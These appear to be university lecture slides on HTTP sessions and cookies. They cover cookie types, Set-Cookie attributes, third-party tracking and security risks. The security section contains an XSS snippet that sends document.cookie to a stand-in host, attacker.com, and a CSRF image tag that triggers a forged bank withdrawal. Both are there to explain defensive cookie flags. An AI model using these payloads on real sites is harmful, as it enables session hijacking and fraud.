Tecnologie e applicazioni web

Session & Cookies

Filippo Bergamasco (filippo.bergamasco@unive.it)
http://www.dais.unive.it/~bergamasco/
DAIS - Università Ca'Foscari di Venezia
Academic year: 2023/2024

From stateless to stateful

HTTP was designed to be anonymous, **stateless,** and with a request/response model.

Every request, even if generated by the same client, is independent of the ones performed previously.

…HTTP 1.0 even closes the TCP connection after each request!

Session

However, to create rich web-applications we should be able to:

- **Keep track** of each client, identify it and recognize upcoming requests coming from it
- **Associate** application data to each specific client (for example login information, shopping cart, etc.)


The application data associated to each client, useful to implement the application logic, is called **session.**

Cookies

Cookies is a simple technique introduced in the HTTP standard **to identify users and allow persistent sessions**.

Cookies are key-value pairs that a server **asks the client browser to store for future usages**. They are **sent in HTTP headers** so are invisible to the user.

Cookies



Server ask the client browser to store a certain name=value pair

For each subsequent HTTP request, the client will send all the cookies previously stored

Cookie types

Session cookies (or transient or in-memory cookie)

Their lifespan is limited to the browser lifecycle. When the browser is closed, they are automatically eliminated

Persistent cookies

The server explicitly defines their lifespan. They remain valid after the browser is closed or even after the entire PC is restarted.

Cookie types

Secure cookies

A secure cookie can only be sent back to a server using HTTPS. This is useful if the cookie contains sensible data that can be sniffed by eavesdropping network traffic

HttpOnly cookie

An HTTP - only cookie cannot be read by JavaScript. This solves the cooking stealing via *cross-site scripting*

Cookie types

SameSite cookie

Cookies that can be sent only if server **A** has also provided the resource (HTML page) containing a link to a resource provided by **A.**

This avoids server **B** containing links to **A** resources triggers malicious actions on previously authenticated clients (*cross-site request forgery*)

Cookie header

HTTP response header:

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```

HTTP request header:

```
Cookie: name1 = value1 [; name2 = value2 ] ...
```

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```

Key-value pair to store on the client user agent

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```

Cookie expiration date. After the expiration is automatically deleted.

If this attribute is not present, a session cookie is assumed

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```

The cookie is bound to a particular resource on the server (and all the sub-resources in the path tree)

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```

The cookie is bound to a particular domain or subdomain

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```

To specify that a cookie is secure (can only be sent via HTTPS)

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```

JavaScript cannot access the cookie data

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```

The cookie is SameSite (as defined before)

Cookies, security and privacy

Security and privacy problems are often underestimated when using cookies… why?

- They can be disabled, so implicitly cookies become a user's responsibility
- There exists the conviction that simple data “left by the server” on our browsers cannot be harmful

… but cookies can be dangerous for our privacy and security!

Cookies, security and privacy

The first problem regards our privacy. Cookies can be used to track user movements throughout the web:

- A web page often contains third-party components outside its domain (for example, an advertisement banner)
- To download the advertisement, our browser makes an HTTP request to a (potentially malicious) external website

Cookies, security and privacy

How it works?

- The external web server asks the user to store a unique ID using the cookies
- Since the same banner exists on multiple websites, that specific user can be tracked throughout all the websites exhibiting that banner

Cookies, security and privacy

cia.gov

mediawiki.org

lotofbanners.com

Cookies, security and privacy

This technique is often used to produce ad-hoc advertisements on items frequently seen by a user

<u>In Europe, there is a special regulation for this kind of cookies:</u>

Cookies used to profile users can be installed only after a user explicitly consents to it after being informed in a simplified manner.

Cookies, security and privacy

Network eavesdropping:

If HTTPS is not used, anybody sniffing the network traffic can steal the cookies to then embody a certain user (for example, to access the private home banking area of that user)

Cookies, security and privacy

Cross-site scripting:

If not HttpOnly, cookies are available in the JavaScript object `document.cookie`. **Problem:** JavaScript code can be inserted into a page also if it comes from an external source

Ex: you can post this on a forum to steal cookies:

```
<a href="#" onclick="window.location =
'http://attacker.com/stole.php?text=‘ +
JSON.stringify(document.cookie); return false;">Click here!</a>
```

Cookies, security and privacy

Cross-site request forgery:

Exploits an already authenticated user on a certain website to “forge” HTTP requests to execute malicious operations

Ex. Mallory sends a chat message to Bob with the following HTML snippet:

```
<img
src="http://bank.example.com/withdraw?account=bob&amount=1000000&for=
mallory">
```

Cookies related problems

Cookies are only sometimes a reliable way to identify a user.

Technically, a cookie identifies the tuple:

(Browser, Computer, Account).

If the user changes one of the 3, she/he won't be identified anymore.

This can generate inconsistencies on multiple devices

Cookies related problems

Incorrect cookie usage can lead to inconsistences between session data contained on the server-side and cookie content.

Typically happens when a user manually navigates backward in the browser history or manually changes the URL…